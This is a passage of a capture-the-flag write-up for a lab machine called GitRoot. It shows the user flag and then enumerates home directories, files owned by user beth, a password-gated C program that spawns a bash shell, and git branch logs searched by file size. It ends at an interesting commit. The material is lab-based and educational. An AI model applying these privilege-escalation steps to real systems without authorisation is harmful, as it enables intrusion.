
pablo -> beth

we've found our user flag!




```
drwx-wx-wx 2 pablo pablo 4096 May 25  2020 public
-rw-r--r-- 1 root  root   871 May 26  2020 user.txt
pablo@GitRoot:~$ cat user.txt

Great job! Do not falter, there is more to do. You made it this far, finish the race!

"It's not that I'm so smart. Its just that I stay with problems longer." - Albert Einstein

8a81007ea736a2b8a72a624672c375f9ac707b5e
pablo@GitRoot:~$
```

enumerating the home directory & we found other 2 user




```
pablo@GitRoot:/home$ ls -la
total 20
drwxr-xr-x  5 root  root  4096 Jan 26 03:05 .
drwxr-xr-x 18 root  root  4096 May 25  2020 ..
drwxr-xr-x  5 beth  beth  4096 Jan 25 12:30 beth
drwxr-xr-x  5 jen   jen   4096 Jan 25 12:35 jen
drwxr-xr-x  4 pablo pablo 4096 May 26  2020 pablo
pablo@GitRoot:/home$
```

check out what are the beth's directory we can access
and we found a /opt/auth that have .git in it




```
pablo@GitRoot:/home$ find / -user beth -type d 2>/dev/null
/opt/auth
/opt/auth/.git
/opt/auth/.git/refs
/opt/auth/.git/refs/tags
/opt/auth/.git/refs/heads
/opt/auth/.git/logs
/opt/auth/.git/logs/refs
/opt/auth/.git/logs/refs/heads
/opt/auth/.git/branches
/opt/auth/.git/objects
```

checking the directory & we found main.c, but the password was replaced




```
pablo@GitRoot:/opt/auth$ ls -la
total 16
drwxr-xr-x 3 beth beth 4096 May 26  2020 .
drwxr-xr-x 3 root root 4096 May 25  2020 ..
drwxr-xr-x 8 beth beth 4096 May 26  2020 .git
-rw-r--r-- 1 beth beth  394 May 26  2020 main.c
pablo@GitRoot:/opt/auth$ cat main.c .
#include <stdio.h>
#include <stdlib.h>

int main(){

        char pass[20];
        scanf("%20s", pass);
        printf("You put %s\n", pass);
        if (strcmp(pass, "PASSWORD") == 0 ){
                char *cmd[] = { "bash", (char *)0 };
                execve("/bin/bash", cmd, (char *) 0);
        }
        else{
                puts("BAD PASSWORD");
        }
        return 0;
}

//199
cat: .: Is a directory
pablo@GitRoot:/opt/auth$ █
```

enumerating the git log & notice that it's useless no password reveal we can get from here
//but there's something odd here which is HEAD -> dev-199




```
pablo@GitRoot:/opt/auth$ git log
commit 2a27ac9310a8cc520e4d7539609f77cba95699dc (HEAD → dev-199)
Author: Your Name <you@example.com>
Date:   Tue May 26 09:36:39 2020 -0400

    init repo

commit 8fc174f668666818f711e0de6fe64022195dc5a4
Author: Your Name <you@example.com>
Date:   Tue May 26 09:33:37 2020 -0400

    init repo

commit fc9901f3b6b303d6ad40cdb71689f1646904f7b3
Author: Your Name <you@example.com>
Date:   Tue May 26 09:31:36 2020 -0400

    init repo
```

checking the git branch & notice that actually we're on the other branch right now




```
pablo@GitRoot:/opt/auth$ git branch
  dev-1
  dev-10
  dev-100
  dev-101
  dev-102
  dev-103
  dev-104
  dev-105
  dev-106
  dev-107
  dev-108
  dev-109
  dev-11
  dev-110
  dev-111
  dev-112
  dev-113
  dev-114
```

to access all the branch commit logs, we can go to the following directory
//each branch commit represent a file




```
pablo@GitRoot:/opt/auth$ cd .git/logs/refs/heads/
pablo@GitRoot:/opt/auth/.git/logs/refs/heads$ ls
dev-1    dev-11   dev-120  dev-131  dev-142  dev-153  dev-164  dev-175  dev-186  dev-197  dev-28  dev-39  dev-5   dev-60  dev-71  dev-82  dev-93
dev-10   dev-110  dev-121  dev-132  dev-143  dev-154  dev-165  dev-176  dev-187  dev-198  dev-29  dev-4   dev-50  dev-61  dev-72  dev-83  dev-94
dev-100  dev-111  dev-122  dev-133  dev-144  dev-155  dev-166  dev-177  dev-188  dev-199  dev-3   dev-40  dev-51  dev-62  dev-73  dev-84  dev-95
dev-101  dev-112  dev-123  dev-134  dev-145  dev-156  dev-167  dev-178  dev-189  dev-2    dev-30  dev-41  dev-52  dev-63  dev-74  dev-85  dev-96
dev-102  dev-113  dev-124  dev-135  dev-146  dev-157  dev-168  dev-179  dev-19   dev-20   dev-31  dev-42  dev-53  dev-64  dev-75  dev-86  dev-97
dev-103  dev-114  dev-125  dev-136  dev-147  dev-158  dev-169  dev-18   dev-190  dev-21   dev-32  dev-43  dev-54  dev-65  dev-76  dev-87  dev-98
dev-104  dev-115  dev-126  dev-137  dev-148  dev-159  dev-17   dev-180  dev-191  dev-22   dev-33  dev-44  dev-55  dev-66  dev-77  dev-88  dev-99
dev-105  dev-116  dev-127  dev-138  dev-149  dev-16   dev-170  dev-181  dev-192  dev-23   dev-34  dev-45  dev-56  dev-67  dev-78  dev-89
dev-106  dev-117  dev-128  dev-139  dev-15   dev-160  dev-171  dev-182  dev-193  dev-24   dev-35  dev-46  dev-57  dev-68  dev-79  dev-9
dev-107  dev-118  dev-129  dev-14   dev-150  dev-161  dev-172  dev-183  dev-194  dev-25   dev-36  dev-47  dev-58  dev-69  dev-8   dev-90
dev-108  dev-119  dev-13   dev-140  dev-151  dev-162  dev-173  dev-184  dev-195  dev-26   dev-37  dev-48  dev-59  dev-7   dev-80  dev-91
dev-109  dev-12   dev-130  dev-141  dev-152  dev-163  dev-174  dev-185  dev-196  dev-27   dev-38  dev-49  dev-6   dev-70  dev-81  dev-92
pablo@GitRoot:/opt/auth/.git/logs/refs/heads$
```

to find the branch commit that's different in this case we can use sort technique to find the odd file size
//dev-43 has the different size than the others




```
pablo@GitRoot:/opt/auth/.git/logs/refs/heads$ ls -lS
total 796
-rw-r--r-- 1 beth beth 595 May 26  2020 dev-43
-rw-r--r-- 1 beth beth 445 May 26  2020 dev-199
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-1
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-10
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-100
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-101
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-102
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-103
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-104
-rw-r--r-- 1 beth beth 443 May 26  2020 dev-105
```

the 3rd commit looks interesting here, add some stuff?



